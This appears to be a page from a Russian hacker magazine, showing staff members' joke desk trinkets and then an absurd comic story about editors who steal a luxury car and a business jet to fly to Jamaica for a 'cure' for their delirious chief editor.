 Настольный телефонный аппарат «Багта-50» 1960 года выпуска (так написано на его корпусе). Когда-то очень-очень давно, когда телефон в бывшем СССР ещё считался экзотикой, интернета и в помине не было, а Билл Гейтс ещё писал в подгузник, этот аппарат украшал рабочий стол какого-то большого начальника из «Ростелекома». Но и по сей день, это чудо техники не утратило работоспособности и теперь украшает рабочий стол Доцента.







**Фишка:** Дверь в комнату киберпанка.

**Хозяин фишки:** Доцент.


За этой дверью живёт сам Доцент! Дверь украшена врезными релизами различных хак-групп на компакт-дисках, также несет на себе целую кучу наклеек. Тяжеловооруженная, в общем, дверь.

Медаль, которую дали Доценту в роддоме Фишка №6. Золотая медаль из роддома. Эту медаль Доцент получил сразу после своего рождения. Первое место за взлом кода появления на свет. Аплодисменты в студию!  
Хозяин фишки --R0m@n AKA D0ceNT--




**Фишка:** Лента от танкового пулемета. Хозяин фишки: Доцент. Пулемётная лента от башенного танкового пулемёта. Однажды Доцент с Холодом путешествовали автостопом, глотнули Фанты и тормознули... крутейший танк Т-80. Водитель денег не взял (потому, что их ни у Доцента, ни у Холода не было), зато дал пострелять из башенного пулемёта и подарил на память кусок пулемётной ленты.





# ОСТАЛЬНЫЕ ФИШКИ



**Фишка: Кальян.**

**Хозяин фишки: Аватар.**

Однажды Аватар раскурился, и задержал десять страниц текста во время сдачи спецвыпуска. И тогда Холод запихнул ему его кальян... Точно. В ухо. Кальян довольно тяжелый, его приятно держать в руке. Для курения есть специальный ароматический табак.



**Фишка: бутаритарская монета.**

**Хозяин фишки: Аватар.**


А ещё говорят, что острова Бутаритария не существует на свете! Вот, пожалуйста, Бутаритарская монета собственной персоной. Привезена Аватаром из поездки на остров Бутаритари.

**Фишка: железка**

**Хозяева фишки: читатели X.**

Непонятная фишка. Один знающий человек, который её увидел, уверенно заявил, что она раскрашена молотковой эмалью. Это серьёзно, но что это означает - непонятно. По-моему, просто эмаль так называется. Надпись ПЗУ очевидно означает «Постоянное Запоминающее Устройство», или что-то вроде этого.





**Фишка:** Наручники охранника из клуба Нирвана.  
**Хозяин:** он и есть.  
 Однажды этот гражданин пристегнул Аватара к подоконнику этими самыми наручниками. И Аватар до утра просидел на батарее у окна. Вот такие пироги. Мораль: не выпендривайся перед охранниками, а если довыпендривался - веди себя прилично.




**Фишка:** нунчаки.  
**Хозяин фишки:** Ноа.  
 Как правильно говорить - нунчаки, или нанчаки? До сих пор не знаю. Зато знаю, что такими можно очень здорово дать по башке. Будет больно и обидно.



**Фишка:** зубодральные щипцы.  
**Хозяин фишки:** Донор.  
 Именно такими жуткими щипцами дерет зубы советский зубной врач. Представляешь, сколько боли и ужаса сосредоточено на кончиках этих щипцов? Впрочем, не бойся. Донор ими орехи колет.






**Фишка: Анемометр.**  
**Хозяин фишки: Док.**  
 Анемометр - прибор для измерения скорости воздушных потоков. Правда, практического применения ему я найти не могу. Зато на знакомых девушек он производит потрясающее впечатление.



**Фишка: Радиоактивные термосы.**  
**Хозяин фишки: Донор.**  
 Ну, в этом термосе можно хранить кислоту. Или серную, или азотную. А можно - кофе. Или чай. Сейчас бы чайку, и блинчиков... с МЯСОМ...



**Фишка: спиртометр.**  
**Хозяин фишки: Ноа.**  
 Этой фигулиной можно узнать, сколько оборотов в напитокке, который ты собираешься пить. Сейчас в стакане просто вода. Принцип работы прибора неизвестен.



**Фишки: Нэцке.**  
 Хозяева фишек: большая нэцке - Ноа, маленькая нэцке - Док.  
 Нэцке изображает Хотей, одного из японских богов счастья, который отвечает за семейное благополучие. Полненький и добрый. Классный, короче - я ему доверяю.




**Фишка: Монстр.**  
 Хозяин фишки: Таня ОТАКУева.  
 Таня нас верстает. А если кто-нибудь ей что-нибудь не вовремя сдаст - напускает на него этого монстра. Жуть с ружьем.



**Фишка: рука бабушки Холода.**  
 Хозяин фишки: Холод.  
 Рука из неизвестного металла, принадлежала в старую бытность бабушке Холода. А теперь Холод эту руку бережет, холит и лелеет. Но если вдруг случается конфликт - смело бьет этой рукой противника по голове!



**Фишка: чехлы для мобил.**  
 Хозяин фишки: Холод.  
 Покровский ненавидит эти штуки - просто Холод их оставляет у него на столе, и все ходят эти штуки разглядывать, чем Покровского от работы дико отвлекают. А он орет и сердится. Эти мягкие чехлы хороши тем, что таких ни у кого нет, и в руках у парня в косухе смотрятся просто на ура.



# X-БАЙКА,

## или к вопросу о социальной инженерии

Холод (холодсобакакаксакепточкару)



### Страшилки

На город опускалась тишина. Зима почти закончилась, и все, похоже, бросились отсыпаться перед весной. На улицах было пусто - ни людей, ни машин. Ветер гонял какие-то куски газет, банки из-под газировки, и ещё какую-то дрянь, которую положено гонять ветру.

Мы спустились по мокрому асфальту вниз с Лубянской площади к Китай-Городу, обогнули Кирилла и Мефодия и остановились.

- Здесь машину оставим. - сказал я. - Лень мне где-то ещё парковку искать.

Центнер потянулся.

- Тесно у тебя тут, Холод. И холодно.

Я пожал плечами, и открыл дверь. Ветер усиливался.


Оставив агрегат у обочины, мы подошли к дому, и, по всем известным ступенькам, спустились в подвальчик под вывеской "Китайский Летчик Джао Да". Охранник, как всегда вежливый и приветливый, улыбнулся и пригласил нас войти.

Внутри было тепло, весело, и как-то празднично. Со сцены за фальшстеной грустно и громко играло толковое регги - так и есть, так после смерти Боба Марли могла звучать только одна группа.

- О! Джа Дивижн! Пойдем, на сцену посмотрим. - Центнер решительно потащил меня в дверной проем фальшстены.

На сцене действительно оказалась "Джа Дивижн" во главе с бессменным Герой Моралесом. Из зала поклонники орали неизменное "Кубаану давай!" и "Ганджа". Рядом с Герой находился персонаж, от внешнего вида которого у меня на секунду дух захватило и ноги отнялись - показалось, что это не кто иной, как Децл. Персонаж пронзительно и к месту подпевал Гере в особо ответственных местах.

- Мих, а рядом с Герой - это парень, или девушка? - я попытался уяснить ситуацию. - А то мне кажется, уж больно на Децла похож. И чего мы сюда приехали? - музыка музыкой, а понять, что мы тут делаем, было нужно. - Мих! Очнись!



- Дубина ты! - Центнер нежно гаркнул мне в ухо. - Конечно, девушка - ну какой это Децл тебе, да ещё в приличном клубе? А знаешь, как она на бас-гитаре играет? Ууу... А приехали - специально, и, я бы даже сказал, намеренно - Добрянского ждем, - Миха раскачивался в такт песне про то, как "среди бела дня забрали меня" - он нас всех видеть хотел. Сказал, что срочное, и безотлагательное дело имеет. И Лешу С., нашего общего знакомого ну, ты его помнишь? он врач по душам, - так вот, и Лешу он тоже пригласил, надо его найти, и...

- Доброго вечера! - пресловутый Алексей мгновенно появился откуда-то из толпы, и протянул руку сначала мне, потом Центнеру. - А коллега Добрянский уже с нами? - Нет, ещё не с нами. - Центнер улыбнулся. - Но будет вскоре.

В клубе становилось все жарче, публика всё больше распалась. Спасаясь от пронзительной девушки, мы удалились с площадки перед сценой в бар. Взяли по апельсиновому соку, потянули ледяную жидкость в себя через узкие трубочки. В общем, блаженствовали.

- Тепло у них тут. - Алексей был настроен оптимистично. - Где-то Добрянский ходит со своим зизюкайдером? Супер-устройство! В плане социальной инженерии - жуть с ружьем.

- Да. - я сладко улыбнулся. - Было дело, мы с Доком беспредельничали у "Нирваны". Часов десять вечера, у Дока во рту зизюкайдер, у меня в руках металлоискатель, и тетушка какая-то идет...

Алексей с профессиональным интересом посмотрел на меня.


- А зачем тебе в десять вечера в центре города металлоискатель?

- Ну, представляешь себе, как он выглядит? Лыжная палка такая, а на конце - круг, точь-в-точь как от унитаза, только черный.

- я начал жестикулировать, описывая формы загадочного прибора. - И пищит на разные голоса громко, как радиоприемник. Так вот, идет тетушка. Док сначала сдерживался, а потом - улыбнулся ей. Зизюкайдер работает, лампочки горят, в общем - всё, как положено. Тетка - сильно ускорила шаг. Ну и тут я за ней, с металлоискателем - бзжжжж!!! А она как припустит...

Центнер с Алексеем добродушно посмотрели на меня, и рассмеялись.

- Это что! - Алексей закурил сигарету, и задумчиво хмыкнул. - Вот у меня был эпизод в практике - стресс из стрессов. У нас в больнице девчонки-медсестры водятся в избытке. Ну и, сами понимаете, в их обязанности иногда входит покойников из отделений в морг отвозить. Дают им такую ка-



### Гера Моралес прячется за колонку от возбужденных поклонников

талку с телом, накрытым простыней, и его нужно вести через длинный подземный коридор - плохо освещенный, страшный, с трубами под потолком - в общем, страшное дело. У девчонок уже на этом этапе колени дрожат и подгибаются. А один мой знакомый кекс решил над ними подшутить. Ну и лег на каталку вместо жмурика - простышкой накрылся, и лежит. Они его везут - страшно, тоннель, вода где-то капает, полумрак - жуть. Привезли в морг, а он на каталке поднимается, и говорит - ТПРУ! Приехали! Так обратно он этих девчонок на каталке вез, чуть ли не в реанимацию. Любишь кататься - люби и саночки возить... - добавил он рассудительно.

Мы довольно гыкнули. Байка казалась неправдоподобной только на первый взгляд - в глубине души мы знали точно, что студенты-медики и не на такое способны.

Неожиданно "Китайский Летчик" пронизал жуткий визг. Естественно, женский.

- О, похоже Добрянский явился. - Центнер улыбнулся, и ринулся на крик.

Это и в самом деле оказался Добрянский. На момент, когда мы его наконец увидели, он был со включенным зизюкайдером, и с кибер-перчаткой на руке. Перчатка светилась, зизюкайдер тоже. Тетка-билетерша, на которую были направлены орудия устрашения, продолжала истошно визжать. Охранника рядом почему-то не оказалось (это, впрочем, было нам на руку). Вокруг начиналась паника. Добрянский был, судя по выражению лица, жутко доволен собой. Тетка икнула и упала в обморок.

- Ну что, гражданка, сегодня вход в клуб с двадцати трех часов всё ещё платный? - наклонившись над телом поинтересовался Добрянский.

- Тээкс, пора отсюда мотать, - оценил си-

туацию Алексей. - А то нас сейчас рядом с ней уложат.

Мы выскочили на улицу, в два прыжка добрались до автомобиля. Добрянского и Алексея я, не раздумывая, отправил на заднее сиденье - во-первых, коллеги, а во-вторых, туда Центнер не влезет ни под каким видом...

### Что может случиться с человеком из-за поездки в Питер

- Ну, Док, рассказывай. Чего это мы вдруг все здесь сегодня собрались? - я завел двигатель, и потихоньку покатыл по Московским улицам.

- Покровский был в Питере у Дани Шеповалова и спился. Я только что от него. - Добрянский был как-то подозрительно рад. - И чего с ним делать - не знаю. Врач ему нужен. - тут он многозначительно перевел взгляд на Алексея. - Уж очень он подозрительно себя ведет.


- Ну так к нему и поедом. - утвердил я. - Никто не против?

Алексей и Центнер одновременно кивнули. За время, пока мы добирались до квартиры Покровского (окраина, что делать!), Доктор Добрянский умудрился растряситься. И пока мы поднимались в лифте на Серегин этаж, он жаловался, что его сильно укачало.

Дверь в квартиру Покровского оказалась открыта. Я повернул ручку, и тихонечко вошел - а за мной и все остальные.

Сергея Покровский встретил нас сидя в одних трусах и строительной каске у двери в позе лотоса. Причем, почему-то с мегафоном в руке. Глаза Покровского выражали вечность.

- Привет, Серег, как дела? - Центнер задал



вопрос первым.

Сергеа поднял на нас глаза, и почему-то заорал:

- Всем стоять!

- А чего стоять-то? - я попытался развязать ситуацию. - Сергеа, это я, Холод, узнаешь меня? Ку-ку!

- Отойди, существо! - обратился ко мне Сергеа через мегафон. - Я есть абсолютная власть над тобой, и вообще - проявление высшего разума! Сделай мне анонс второго спецвыпуска в третий номер.

- Ооо, наш высший разум в лице главного редактора, похоже что, ударился головой. - Центнер улыбнулся. - А это не заразное? Тем временем Сергеа вышел из позы лотоса, и на карачках пополз в сторону кухни, повесив мегафон на шею.

- В туалет его не пускайте! - заорал Добрянский. - А то захлебнется.

К нашей общей радости, Покровский и не думал ползти в туалет. Он приполз на кухню, где прямо на полу стояли телевизор и видеомэгафон со стопкой кассет. Сергеа уверенно вытащил из стопки кассету с надписью "Балет "Щелкунчик"", и зачихнул её в видак. Тот зажужжал, и начал показывать. Сергеа устроился перед телевизором в какой-то очередной восточной позе, взял мегафон в правую руку, и забормотал неизвестные мантры. На нас начиная с этого момента он больше не обратил ни малейшего внимания.

Выйдя на улицу, мы задумались, а Алексей с Центнером ещё и закурили.

- Да, сильно его... это... долбануло, короче.

- сказал Центнер. - И чего с ним теперь?

- Белая горячка - как врач тебе говорю. - сказал Алексей, погрузнев. - Ну что, клизму ему ставить будем? Или как?

- Или как. - меня вариант с клизмой Главному Редактору не устраивал категорически. - Ну вы вот себе представьте: придет он в себя - а мы ему, оказывается, клизму ставили. Ну и кто мы после этого?

- Да. - Добрянский выглядел озабоченным. - Ну, теперь понимаете, зачем я вас сюда привез?

- Кроме клизмы, конечно, есть ещё пара способов. - Алексей говорил уверенно - было видно, что по работе ему и не такое видеть приходилось. - Например, на острове Ямайка растет удивительная эндемичная трава - *Jamaicaхус Ustarende*. Отвар такой травы спасает от приступов горячки без вопросов! Правда, в Москве такой травы нет. Контрабанда. Говорят, она седативными свойствами обладает.

Чего нет в Москве - то есть где-нибудь ещё.

- Док понюхал ночной воздух, и потянулся.

- Леш, а у тебя на работе... того... такой травы тоже нет?

- Нет. - уверенно сказал

Алексей. - И вообще: в Москве если и есть у кого-то такая трава - так это только у Геры Моралеса из "Джа Дивижн" - эндемики с Ямайки могут быть только у него...

- Не, к Гере не пойдем.

- Центнер был, как всегда, резонен. - Он сейчас на собственном концерте... Короче, не до нас ему будет. Если только завтра, после концерта.

А сейчас лучше поедем снова в "Китайского летчика", там посидим и подумаем как следует. И Геру заодно послушаем. В конце концов, у нас ещё сутки - другие есть. Что-нибудь да выйдет.

По дороге мы заспорили. Миха требовал срочно лететь на Ямайку, мотивируя это тем, что даже до завтра для Покровского будет ждать вредно. Добрянский жаловался, что его бабушка не поймет и в институте вкрутят, а мы с Алексеем пытались убедить честную компанию в том, что и лететь-то сейчас вряд ли куда-то удастся.

- Миха, ну а самолет-то мы где возьмем?

- Угоним! То есть, напрокат возьмем, если не сказать - одолжим. - Миха был в своих словах уверен на все 100%. - Поедем после "Летчика" в Шереметьево-2, въедем на летное поле, выберем самолет и...

- Смеешься? Нас на этой машине на поле не пустят! - расстроил я Миху. - Прямо на ВПП можно только на спецавтотранспорте, со спецномерами.

- Блин, Холод, вот ты редактор спецвыпуска - вот и придумай что-нибудь! - Центнер даже надулся, а Леша с Доком засмеялись. Тем временем, мы снова подъехали к "Китайскому Летчику". Но что-то было не так в окрестностях кафе. Было как-то подозрительно безлюдно, а напротив входа, перегородив пол-улицы, стоял огромный "Шестисотый" с тонированными стеклами и мигалкой.

- Во! Это ответ на наш вопрос. - сказал Миха. - Вот на такой машине бы - да в Шереметьево. На ней не только на территорию аэропорта пропускают - ещё и самолет отжалеют за бесплатно. Из уважения к водите-


лю.

- Угу! - я попытался затормозить Миху. - И чего? Ты ещё у водителя сейчас закурить попроси, а потом объясни, что тебе самолет нужен, дня на три...


И дернуло ж меня за язык.

- А вот ща пойду! - Миха выпрыгнул из машины, подошел к огромному мерину, и...

- Ребята! В нем никого нет! И ключ в замке! Поехали в аэропорт! Там с самолетом чего-нибудь придумаем! - Миха буквально плясал, прыгая на правое сиденье шестисотого. Мы тем временем тоже вылезли из ма-







шины, и с ужасом на него смотрели. Он захлопнул дверцу.

- Ты обалдел? Знаешь, что с нами будет? - Добрянский с выпученными глазами был похож на рыбу, вытасченную из воды.

У меня в голове созревало что-то похожее на очередную глупость. А! Будь, что будет! Я прыгнул на водительское кресло, закрыл дверь, завел мотор - он оказался почти беззвучным. Док с Алексом плюхнулись за мной. В голове мелькнула мысль - блин, автоматически стал преступником. Зачем я это делаю? За угон автомобиля можно по-настоящему сесть. А за угон ТАКОГО автомобиля... И с милицией-то вряд ли придется дело иметь - сразу видно, тачка либо министра, либо "чиста канкретного братка". А то и... Короче, подумать страшно. В лучшем случае - сядем все! Хотя, на самом деле, думать было уже поздно - всевозможные точки невозвращения мы уже перешли, когда сели в эту дурацкую машину. По привычке я вывалил из карманов всё, что в них было - старенький мобильник "сименс с6", нюком-портовскую карточку на 33 часа, кошелек с правами, и связку ключей - и запихнул в бардачок. Бардачок мерса оказался неимоверных размеров.

- Куда теперь? - спросил я, как только мы тронулись.

- Куда-куда, в аэропорт! Теперь-то нас везде пустят - главное, из машины не выходить.

Дорога летела под нами. Уже в центре Москвы мы поняли, что машина, которая нас приютила, какая-то особенная. Все встреченные милиционеры отдавали нам честь. Возможно, этому способствовала включенная мигалка. В районе Сокола мы свернули на Ленинградское шоссе, и потянулись ко МКАДу, а после - к Шереметьеву...

Ехали минут двадцать. Несмотря на свои размеры, машина оказалась на удивление приемистой. Я крутил баранку, ребята курили, поглядывая в окна. Неожиданно Миха выплюнул сигарету.

- А ну стой! - вскричал он. - Смотрите!

В паре метров от земли на бетонном столбе висела табличка со стрелочкой "Спецавтотранспорт". Стрелочка недвусмысленно указывала на то, что ехать нам надо не прямо - к порталу аэропорта - а направо, под эту самую мифическую табличку.

- А чем мы не спецавтотранспорт? - подумал я вслух? - Редактор спецвыпуска на спецмашине со спецсигналом... Свернем?

Миха и Леха одобритительно улыбнулись, и только Док схватился за голову.

Ехать пришлось недолго. Прямая асфальтовая полоса через три минуты привела нас к шлагбауму, перед которым стоял подозри-

тельный мужик - охранник с автоматом на перевес.

Только я успел задуматься о том, каким образом нам придется открыть этот шлагбаум (собственный печальный опыт подсказывал, что тараном брать такие сооружения вредно - во-первых, вызывает подозрения окружающих, а во-вторых, можно и машину попортить), как охранник сам поднял его, и вытянулся по струнке. Всё это выглядело подозрительно.

Миха, как самый представительный, высунулся в окно, и поинтересовался:

- Дядь, а дядь, можно нам проехать, или как?

- Проезжайте, пожалуйста. - невозмутимо ответил охранник. - Самолет, как всегда, готов и ждет на четвертой площадке.

Миха нажал на кнопку стеклоподъемника, и окно машины закрылось, отделив нас от всего мира черной звуконепроницаемой пленкой.

- Ну ни фигя себе, - сказал он. - это у кого ж мы сегодня машину одолжили? У, бандиты, одно слово - везет нам с вами на приключения!

Я нажал на газ, и мерин, повинувшись, тихо-тихо въехал в аэропорт. По разметке мы уже через две минуты добрались до "четвертой площадки". Там, практически "чиста в поле" мы действительно обнаружили самолет - причем, не какой-нибудь, а настоящий Бичкрафт - аппарат бизнес-класса из тех, которыми в бестолковых боевиках пользуются какие-нибудь наркобароны, или, на худой конец, хозяева корпораций. Я учился управлять таким в MSFS.

Через минуту мы оказались на борту. Внутри в салоне (ковры и кожа) самолет напоминал шикарную квартиру с баром, который мои амигос сразу же начали потрошить в поисках "Клинского". Я же пошел в кабину пилота. Через минуту выяснилось что самолет заправлен, всё остальное тоже в норме, и мы можем отправляться прямо сейчас - с некоторым везением доберемся к утру. Я завел двигателя, по разметке выполз на рулежку, и кое-как добрался до ВПП. Из салона слышался гомон - ребята были готовы к подвигам. Усевшись поудобнее, я пристегнулся, взялся за сектор газа, прикинул, где по отношению к нам находится Ямайка, и через несколько секунд самолет уже летел в сторону древнего острова...

### Уэлком Джемэ

К утру я порядочно вымотался. По всему самолету катались пустые бутылки, какая-то чепу-

ха, летали сигаретные пачки, и почему-то презервативы.

- Эй, мужики, а женщин вы тоже в баре нашли?

- Конечно! - Миха, довольный, заглянул в кабину. - Это мы меряем, сколько пива входит в один презерватив!

- И сколько пока получается? - поинтересовался я.

- Пока - три литра! Больше - страшно! Боюсь ковры испачкать! - это крикнул уже Добрянский.

Так, без особенных приключений мы летели к Ямайке. Наконец, остров показался на горизонте и спутниковом проекторе. Я нашел единственный аэропорт, и попросил Леху, Дока и Миху пристегнуться, и вылить пиво из презервативов - мы шли на посадку...

Ямайка встретила нас неожиданностью. Когда самолет почти закончил пробег по полосе, и начал выруливать к соломенному зданию местного аэровокзала, меня аж пот прошиб. Нас встречал оркестр!

- Ребята, глядите! - я едва не бросил штурвал и педали, не зная, как реагировать на увиденное.

- Да мы видим, - сказал Добрянский. - Ты глянь, кто там рядом стоит - знакомые всё лица!

Рядом с оркестром стояли основатели фанклуба "Хакер" - Додж и Клей. Каждый был одет в гавайскую рубашку, полы которых развеивал ветер с ВПП, каждый держал в руках по букету цветов. С обоих лиц не слезали глупые подозрительные улыбки.

- Пионеры отдыхают. - Центнер был, как всегда, краток.

Я заблокировал колесные тормоза и выключил двигатель. Добрянский нажал на рычаг люка, и часть фюзеляжа откинулась вниз, превратившись в трап с поручнями почти до самой земли.


- Бабушка меня точно не поймет, - Док, спускаясь на приветливую Ямайскую землю, выглядел расстроенным, и, к тому же, укачанным. - И в институте вкрутят. По-любому.

- Да Господь с ней, с твоей бабушкой. - уважительно сказал Центнер, вдыхая непривычный воздух - казалось, из всех нас только он не был удивлен неожиданным появлением Доджа и Клея. - Мы сейчас вот у них траву Jataxixus Ustarende раздобудем - и домой. Бабушка твоя и не узнает! На вот тебе мою мобилу, позвони ей, скажи, что в гости ко мне поехали, или ещё что-нибудь... - с этими словами он действительно достал из кармана мобильник и протянул его Доку. Тот уважительно взял его.

- А у тебя МТС, или БиПлюс?

- МТС, - гордо сказал Миха. - БиПлюс у Холода. У него вообще всё не как у людей.

Док принялся набирать бабушкин номер, а мы



с Алексеем и Центнером пошли здороваться. Стоило нам сделать шаг в сторону встречающих, как оркестр грянул туш, а Доджа и Клея почему-то пробило на диковатое "хи-хи".

- Ну, здравствуйте, дорогие мои. - Центнер обратился к Доджу и Клею как-то подозрительно сердито. Те, в свою очередь, поклонились нам, и разразились откровенным хохотом. - И откуда у нас столько встречающих? Центнеровский тон всех насторожил. Оркестр моментально умолк, зачихлил инструменты, и куда-то делся.

- А что? - сладкая парочка достала по какой-то подозрительной папиросе, задымила, сунула букеты под мышки, и стала ржать ещё громче.

- Я говорю - вы чего тут делаете? - Миха был серьезен, как танк.

- А мы тут на весенних каникулах подрабатываем, в колхозе "Путь Кастанеды". - Додж и Клей были абсолютно беззаботны.

- Ну, ладно. Сойдет. откуда вы знаете, что мы прилетаем именно сегодня? - поинтересовался я.

Додж и Клей выпустили ещё по затяжке, хором захихикали.

- Мы ваще всё знаем! Мы... Мы обладаем абсолютным знанием Мира! - они были жутко довольны произведенным впечатлением.

- Ну-ну. - Центнер, который всегда со скепсисом относился к раннему алкоголизму и наркомании, решил узнать подробности. - А ещё у вас это самое абсолютное знание есть?

- Пол-килограмма, - снова затягиваясь ответил Клей. - Колхозное добро. Если надо - можем поделиться.

В одну секунду огромный Центнер, казавшийся таким неповоротливым, прыгнул на Доджа и Клея, и схватил их за загривки, как первоклашек.

- А ну, бойцы невидимого фронта, давайте эту вашу гадость сюда! Ишь ты, распоясались тут без меня.

